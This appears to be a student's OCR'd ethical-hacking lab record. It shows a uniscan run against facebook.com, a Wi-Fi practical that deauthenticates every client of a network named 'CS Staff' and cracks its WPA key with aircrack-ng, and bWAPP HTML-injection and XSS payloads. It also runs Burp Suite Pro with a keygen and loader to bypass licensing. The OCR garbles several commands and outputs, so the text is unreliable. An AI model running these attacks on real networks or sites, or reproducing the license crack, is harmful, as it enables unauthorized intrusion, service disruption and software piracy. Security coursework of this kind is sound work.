kali@kali:~$ sudo apt-get install uniscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libalgorithm-c3-perl libb-hooks-endofscope-perl libb-hooks-op-check-perl libclass-c3-perl libclass-c3-xs-perl libclass-load-perl libclass-load-xs-perl
libclass-tiny-perl libdata-optlist-perl libdevel-callchecker-perl libdevel-globaldestruction-perl libdevel-lexalias-perl
libdevel-overloadinfo-perl libdevel-partialdump-perl libdevel-stacktrace-perl libdist-checkconflicts-perl libdynaloader-functions-perl libeval-closure-perl
libmodule-implementation-perl libmodule-runtime-conflicts-perl libmodule-runtime-perl libmoose-perl libmro-compat-perl libnamespace-clean-perl
libpackage-depreciationmanager-perl libpackage-stash-perl libpackage-stash-xs-perl libpadwalker-perl libparams-classify-perl libparams-util-perl
libsub-exporter-perl libsub-exporter-progressive-perl libsub-install-perl libsub-name-perl libvariable-magic-perl
Suggested packages:
libscalar-number-perl
The following NEW packages will be installed:
libalgorithm-c3-perl libb-hooks-endofscope-perl libb-hooks-op-check-perl libclass-c3-perl libclass-c3-xs-perl libclass-load-perl libclass-load-xs-perl
libclass-tiny-perl libdata-optlist-perl libdevel-callchecker-perl libdevel-globaldestruction-perl libdevel-lexalias-perl
libdevel-overloadinfo-perl libdevel-partialdump-perl libdevel-stacktrace-perl libdist-checkconflicts-perl libdynaloader-functions-perl libeval-closure-perl
libmodule-implementation-perl libmodule-runtime-conflicts-perl libmodule-runtime-perl libmoose-perl libmro-compat-perl libnamespace-clean-perl
libpackage-depreciationmanager-perl libpackage-stash-perl libpackage-stash-xs-perl libpadwalker-perl libparams-classify-perl libparams-util-perl
libsub-exporter-perl libsub-exporter-progressive-perl libsub-install-perl libsub-name-perl libvariable-magic-perl
uniscan
0 upgraded, 38 newly installed, 0 to remove and 574 not upgraded.
Need to get 1,588 kB of archives.
After this operation, 5,357 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://mirror.freedish.org/kali kali-rolling/main amd64 libalgorithm-c3-perl all 0.11-2 [10.8 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libdynaloader-functions-perl all 0.003-3 [12.7 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libdevel-callchecker-perl amd64 0.009-1 [15.9 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libmodule-runtime-perl all 0.016-2 [19.6 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libmodule-implementation-perl all 0.09-2 [12.6 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libsub-exporter-progressive-perl all 0.001013-3 [7,496 B]
Get:9 http://kali.download/kali kali-rolling/main amd64 libvariable-magic-perl amd64 0.64-1 [44.7 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 libb-hooks-endofscope-perl all 0.28-1 [17.5 kB]
Get:11 http://kali.download/kali kali-rolling/main amd64 libclass-c3-perl all 0.35-2 [21.0 kB]
```

- sudo uniscan -u http://www.facebook.com/

```
kali@kali:~$ sudo uniscan -u http://www.facebook.com/
#####
# Installation of Uniscan Tool on Kali Linux OS
# Uniscan project          #
# http://uniscan.sourceforge.net/ # 1. Update the System by using the following command.
#####
V. 6.3
Scan date: 12-7-2024 0:2:38
[*] http://www.facebook.com/ redirected to http://www.facebook.com/
[*] New target is: http://www.facebook.com/
Domain: http://www.facebook.com/
IP: 163.70.144.35
Scan end date: 12-7-2024 0:2:40
HTML report saved in: report/www.facebook.com.html
kali@kali:~$
```



## Practical No. 6

**Aim:** Practical on Wireless and Bluetooth Attacks.

**To perform Wireless Attacks, we need below Requirements:**


Kali Linux (2023 or Latest) Virtual Machine

TP Link Archer AC600 Wireless USB Adapter (Realtek8821AU)

Passwords List containing max 100 Passwords for Attack

**Step 1: Installing Drivers for TP Link Wi-fi Adapter**

<https://github.com/morrownr/8821au-20210708>



The Github Repository contains the latest updated Drivers for Wi-fi Adapter to Install in Linux.

**Step 2: Configuring Initial Requirements for Wi-fi Monitoring and Gathering**

**Commands:**

sudo su

ip config wlan0 down

iwconfig wlan0 mode monitor

ipconfig wlan0 up

This will Turn on Monitor Mode which is Required for Gathering Wi-fi's BSSID

```

root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ifconfig wlan0 down
(root㉿kali)-[/home/kali]
# iwconfig wlan0 mode monitor
(root㉿kali)-[/home/kali]
# ifconfig wlan0 up
(root㉿kali)-[/home/kali]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11b ESSID:"" Nickname:"WIFI@RTL8821AU"
        Mode:Monitor Frequency:2.412 GHz Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality:0 Signal level:0 Noise level:0
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0

```

### Step 3: Collecting Target Wi-fi Details, such as BSSID, Channel, ESSID

#### Commands:

airodump-ng wlan0

```

File Actions Edit View Help
CH 2 ][ Elapsed: 54 s ][ 2024-07-30 23:24 ][ WPA handshake: 04:BA:D6:4A:95:7C
BSSID          PWR  Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
F6:3D:FD:DC:79:C1 -37    2     0   0 149 866 WPA2 CCMP  PSK  Realme X7 Max
B4:F9:49:33:AB:AE -85    2     0   0  8 54e WPA2 CCMP  PSK  IT Department
04:BA:D6:4A:95:7C -68    5     6   0 11 130 WPA2 CCMP  PSK  CS Staff
B2:88:3E:38:38:50 -83    2     11   0  4 180 WPA2 CCMP  PSK  Vivo1935
FA:E2:04:FF:B5:B4 -82    3     0   0  1 180 WPA2 CCMP  PSK  एनवय... !
3A:10:A0:8D:3D:57 -78    4     0   0  1 180 WPA3 CCMP  SAE  S
14:C3:5E:01:8E:50 -43   14    91   0  3 54e WPA2 CCMP  PSK  CS

BSSID          STATION          PWR  Rate   Lost   Frames Notes Probes
04:BA:D6:4A:95:7C 68:FC:CA:33:BE:D8 -61   0 - 1   0     7
04:BA:D6:4A:95:7C 20:74:54:8B:C5:D3 -79   24e- 1e   0     58 EAPOL redme note 9,milind charkari,redmi not
04:BA:D6:4A:95:7C BA:34:EB:EA:DA:D2 -57   0 -11   0     17
B2:88:3E:38:38:50 7C:2A:DB:32:FB:20 -83   1e- 2e   0     10
14:C3:5E:01:8E:50 A2:A7:43:50:6C:DF -1    54e- 0     0     1
14:C3:5E:01:8E:50 62:15:FF:FF:FF:F4 -1    1e- 0     0     7

```

### Step 4: Using Target Wi-fi's BSSID to Capture Handshake File, required for further Attack.

#### Commands:

airodump-ng --bssid [copied\_bssid] --channel [copied\_channel\_no] --write [handshake-file-name-to-save] wlan0

```

File Actions Edit View Help
(root㉿kali)-[/home/kali]
# airodump-ng --bssid 04:BA:D6:4A:95:7C --channel 11 --write handshake wlan0
23:29:18  Created capture file "handshake-03.cap".

```

```

File Actions Edit View Help
CH 11 ][ Elapsed: 2 mins ][ 2024-07-30 23:32 ][ interface wlan0 down
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
04:BA:D6:4A:95:7C -67   0     31      11   0 11 130 WPA2 CCMP PSK CS Staff
BSSID          STATION          PWR Rate Lost Frames Notes Probes
04:BA:D6:4A:95:7C BA:34:EB:EA:D2 -83   0 -11    0       4
04:BA:D6:4A:95:7C 68:FC:CA:33:BE:D8 -75   0 -1     0       6
04:BA:D6:4A:95:7C 20:74:54:8B:C5:D3 -79   24e- 1    0       4
04:BA:D6:4A:95:7C 1A:06:3D:0C:BD:2D -79   0 -1     0       7
04:BA:D6:4A:95:7C 20:68:9D:4B:7A:A4 -89   24e- 1    0       5

```

## Step 5: After finding a Connected Station (device) to the Wi-fi, we will perform De-Auth Attack

### Commands:

```
aireplay-ng --deauth [how-much-packets-to-send] -a [copied_bssid] wlan0
```

```

File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
└─# aireplay-ng --deauth 25 -a 04:BA:D6:4A:95:7C wlan0
23:34:08 Waiting for beacon frame (BSSID: 04:BA:D6:4A:95:7C) on channel 11
23:34:18 No such BSSID available.

└─(root㉿kali)-[~/home/kali]
└─# aireplay-ng --deauth 25 -a 04:BA:D6:4A:95:7C wlan0
23:34:28 Waiting for beacon frame (BSSID: 04:BA:D6:4A:95:7C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:34:32 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:33 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:33 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:34 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:34 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:34:35 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]

```

```

File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
CH 11 ][ Elapsed: 8 mins ][ 2024-07-30 23:38 ][ WPA handshake: 04:BA:D6:4A:95:7C
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
04:BA:D6:4A:95:7C -64 Burp Suite 86 Desktop 60   0 11 130 WPA2 CCMP PSK CS Staff
BSSID          STATION          PWR Rate Lost Frames Notes Probes
04:BA:D6:4A:95:7C E4:0D:36:8D:3D:71 -90   1e- 6    0       4
04:BA:D6:4A:95:7C BA:34:EB:EA:D2 -83   1e-11   0       39
04:BA:D6:4A:95:7C 68:FC:CA:33:BE:D8 -75   0 -1     0       34_Hacking
04:BA:D6:4A:95:7C 20:74:54:8B:C5:D3 -77   24e- 1    0       47
04:BA:D6:4A:95:7C 1A:06:3D:0C:BD:2D -73   1e- 1e- 0       49
04:BA:D6:4A:95:7C 20:68:9D:4B:7A:A4 -85   24e- 1    0       10
Quitting ...
root@kali:~/home/kali#
└─# 23:36:07 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]
23:36:08 Sending DeAuth (code 7) to broadcast -- BSSID: [04:BA:D6:4A:95:7C]


```

This Attack will Disconnect all the Connected Devices from the Wi-fi, which will help to Capture the Handshake file, when any of the Device try to re-connect to Wi-fi using Saved Password.

## Step 6: Checking for Captured Wi-fi Handshake and its EAPOL Data.

In the Top Right-Side, if we get a message > WPA handshake: [BSSID] means it has successfully captured the Handshake file

Check for EAPOL Data inside the saved Handshake-03.cap file




Searching for 'eapol' in the filter search-box

No.	Time	Source	Destination	Protocol	Length	Info
40485	240.289246	ZyxelCommuni_dd:d0:... 3e:37:9f:21:0b:7f	EAPOL	155	Key (Message 1)	
40487	240.304406	3e:37:9f:21:0b:7f	ZyxelCommuni_dd:d0:... 3e:37:9f:21:0b:7f	EAPOL	157	Key (Message 2)
40489	240.313281	ZyxelCommuni_dd:d0:... 3e:37:9f:21:0b:7f	EAPOL	213	Key (Message 3)	
40491	240.316910	3e:37:9f:21:0b:7f	ZyxelCommuni_dd:d0:... 3e:37:9f:21:0b:7f	EAPOL	133	Key (Message 4)
41278	242.670670	ZyxelCommuni_dd:d0:... Apple_dd:1f:50	EAPOL	155	Key (Message 1)	
46855	260.956073	ZyxelCommuni_dd:d0:... Apple_dd:1f:50	EAPOL	155	Key (Message 1)	
48648	266.983914	ZyxelCommuni_dd:d0:... 3e:37:9f:21:0b:7f	EAPOL	155	Key (Message 1)	

## Step 7: Cracking Wi-fi Hash Password from a Passwords List from Aircrack-ng by performing Dictionary Attack

Commands:

```
aircrack-ng handshake-filename.cap -w wordlist-filename.txt
```



```
File Actions Edit View Help
└─(root㉿kali)─[~/home/kali]
└─# aircrack-ng handshake-03.cap -w passwords.txt
Reading packets, please wait ...
Opening handshake-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68985 packets.

# BSSID          ESSID
1 04:BA:D6:4A:95:7C CS Staff

Choosing first network as target.

Reading packets, please wait ...
Opening handshake-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68985 packets.

1 potential targets

23:36:07  Sending DeAuth (code 7) to broadcast — BSSID: [04:BA:D6:4A:95:7C]
23:36:08  Sending DeAuth (code 7) to broadcast — BSSID: [04:BA:D6:4A:95:7C]
23:36:09  Sending DeAuth (code 7) to broadcast — BSSID: [04:BA:D6:4A:95:7C]
23:36:09  Sending DeAuth (code 7) to broadcast — BSSID: [04:BA:D6:4A:95:7C]

Desktop      Documents      Downloads      Files      Music
Encryption   WPA (1 handshake)
handshake-01.cap  handshake-01.csv
handshake-02.cap  handshake-02.csv
handshake-02.km  handshake-02.km
etc.csv      etc.csv
etc.html      etc.html
```

```
File Actions Edit View Help
1 potential targets
Places
Recent documents: handshake-03.cap Aircrack-ng 1.7 Desktop Documents Downloads Files Music
[00:00:00] 196/200 keys tested (2028.44 k/s)
Time left: 0 seconds 98.00%
Documents      Downloads      Files      Music
KEY FOUND! [ ██████████ ] 100% 00:00:00
Master Key      : A0 86 1C E3 3A 63 F8 07 67 E3 6D A5 4B 9E 28 39
                  69 9B 03 EC 8C D9 96 93 1D 02 82 B1 73 42 6B A9
Downloads      Transient Key : 9F 2A 2D F1 96 61 6B 88 15 0C 34 0F FB 40 32 4F
Devices        : 42 FF C8 92 09 DA D9 00 00 00 00 00 00 00 00 00 00
Filesystem      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Network        : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : 08 E9 09 CD A8 C7 EE 61 35 9B 2C DD 31 5E AD D4

File Actions Edit View Help
```

It will take some time, depending on how big the Passwords List is & how much percent of accuracy it takes to match the Original Password with the Hash.

Finally, we have found the Key, Which is our matched password from the list.

## Practical No. 7

**Aim:** Practical on Exploiting Web Based Applications.

- **Basic [Low Level] Exploitation:**

Web Application - <https://bwapp.hakhub.net>

Login using > **username: test | password: test**

Choose HTML Injection – Reflected (GET)

Testing the login form, by providing first name last name along with a `<p>` tag used in html format, to check if it also displays the `<p>` tag.

Enter

Welcome VAIBHAV JOYASHI

No `<p>` tag displayed, Hence Vulnerable to Html Injection.

Inputted some `<h1>` & `<h5>` tags with data inside it, to perform HTML Injection Attack

# / HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

<H1>VAIBHAV</H1>

Last name:

<H5>JOYASHI</H5>

HTML Injection Attack Successful!

Welcome

/ VAIBHAV /

JOYASHI

- **Medium Level Exploitation:**

Choose Cross-Site Scripting – Stored (Blog)

The screenshot shows the bWAPP v2.2 interface. A dropdown menu titled "Choose your bug:" is open, showing various XSS vulnerabilities. The option "Cross-Site Scripting - Stored (Blog)" is highlighted with a blue selection bar.

**bWAPP v2.2** ----- Hack

- Cross-Site Scripting - Reflected (GET)
- Cross-Site Scripting - Reflected (POST)
- Cross-Site Scripting - Reflected (JSON)
- Cross-Site Scripting - Reflected (AJAX/JSON)
- Cross-Site Scripting - Reflected (AJAX/XML)
- Cross-Site Scripting - Reflected (Back Button)
- Cross-Site Scripting - Reflected (Custom Header)
- Cross-Site Scripting - Reflected (Eval)
- Cross-Site Scripting - Reflected (HREF)
- Cross-Site Scripting - Reflected (Login Form)
- Cross-Site Scripting - Reflected (phpMyAdmin)
- Cross-Site Scripting - Reflected (PHP\_SELF)
- Cross-Site Scripting - Reflected (Referer)
- Cross-Site Scripting - Reflected (User-Agent)
- Cross-Site Scripting - Stored (Blog)**
- Cross-Site Scripting - Stored (Change Secret)
- Cross-Site Scripting - Stored (Cookies)
- Cross-Site Scripting - Stored (SQLiteManager)
- Cross-Site Scripting - Stored (User-Agent)

**bWAPP** an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome

/ XSS - Stored (Blog) /

Submit Add:  Show all:  Delete:

#	Owner	Date	Entry
5	test	2024-07-29 02:59:51	Cyber Security


/ XSS - Stored (Blog) /

Submit Add:  Show all:  Delete:  Your entry was added to our blog!

#	Owner	Date	Entry
5	test	2024-07-29 02:59:51	Cyber Security


Entered a XSS (Cross-Site Scripting) Payload to check for Vulnerability

Payload: <script>alert("XSS Testing")</script>



- **Hard(Advanced) Level Exploitation:**

Download Burpsuite





Enter commands

```
File Actions Edit View Help
[(kali㉿kali)-[~/Burpsuite]
$ java --illegal-access=permit -Dfile.encoding=utf-8 -javaagent:"loader.jar" -noverify -jar "burpsuite_pro_V2022.8.5.jar"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
OpenJDK 64-Bit Server VM warning: Ignoring option --illegal-access=permit; support was removed
in 17.0
OpenJDK 64-Bit Server VM warning: Options -Xverify:none and -noverify were deprecated in JDK 13
and will likely be removed in a future release.
Your JRE appears to be version 23-ea from Debian
Burrp has not been fully tested on this platform and you may experience problems.

File Actions Edit View Help
[(kali㉿kali)-[~]
$ cd Burpsuite
[(kali㉿kali)-[~/Burpsuite]
$ java -jar keygen.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
/home/kali/Burpsuite/home/kali/Burpsuite/burpsuite_pro_v2022.8.5.jar/home/kali/Burpsuite/burpsu
ite_pro_v2022.8.5.jar/home/kali/Burpsuite/home/kali/Burpsuite/burpsuite_pro_v2022.8.5.jar/home/
kali/Burpsuite/burpsuite_pro_v2022.8.5.jar
```


Get license





## Activation Request and Activation Response -

The screenshot shows the activation process. It includes a 'Loader Command' field with the command `java -Xbootclasspath/p:keygen.jar`, a 'License Text' field with a long license key, and 'Activation Request' and 'Activation Response' fields. An overlaid window titled 'Manual Activation' provides instructions: 1. Use your browser to go to the following URL: <https://portswigger.net/activate/>. 2. Copy the following data into the activation request field in your browser: [Activation Request data]. 3. Paste below the data from the activation response field in your browser: [Activation Response data].



Open website do login and click on browse categories and select categories

← → ⌛ ⌂ testphp.vulnweb.com/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

---

# acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

**The universe**



**Short description**

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

**Long description**

This picture is an 53 cm x 12 cm masterpiece.


This text is not meant to be read. This is being used as a place holder. Please feel free to

change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.

painted by: r4w8173

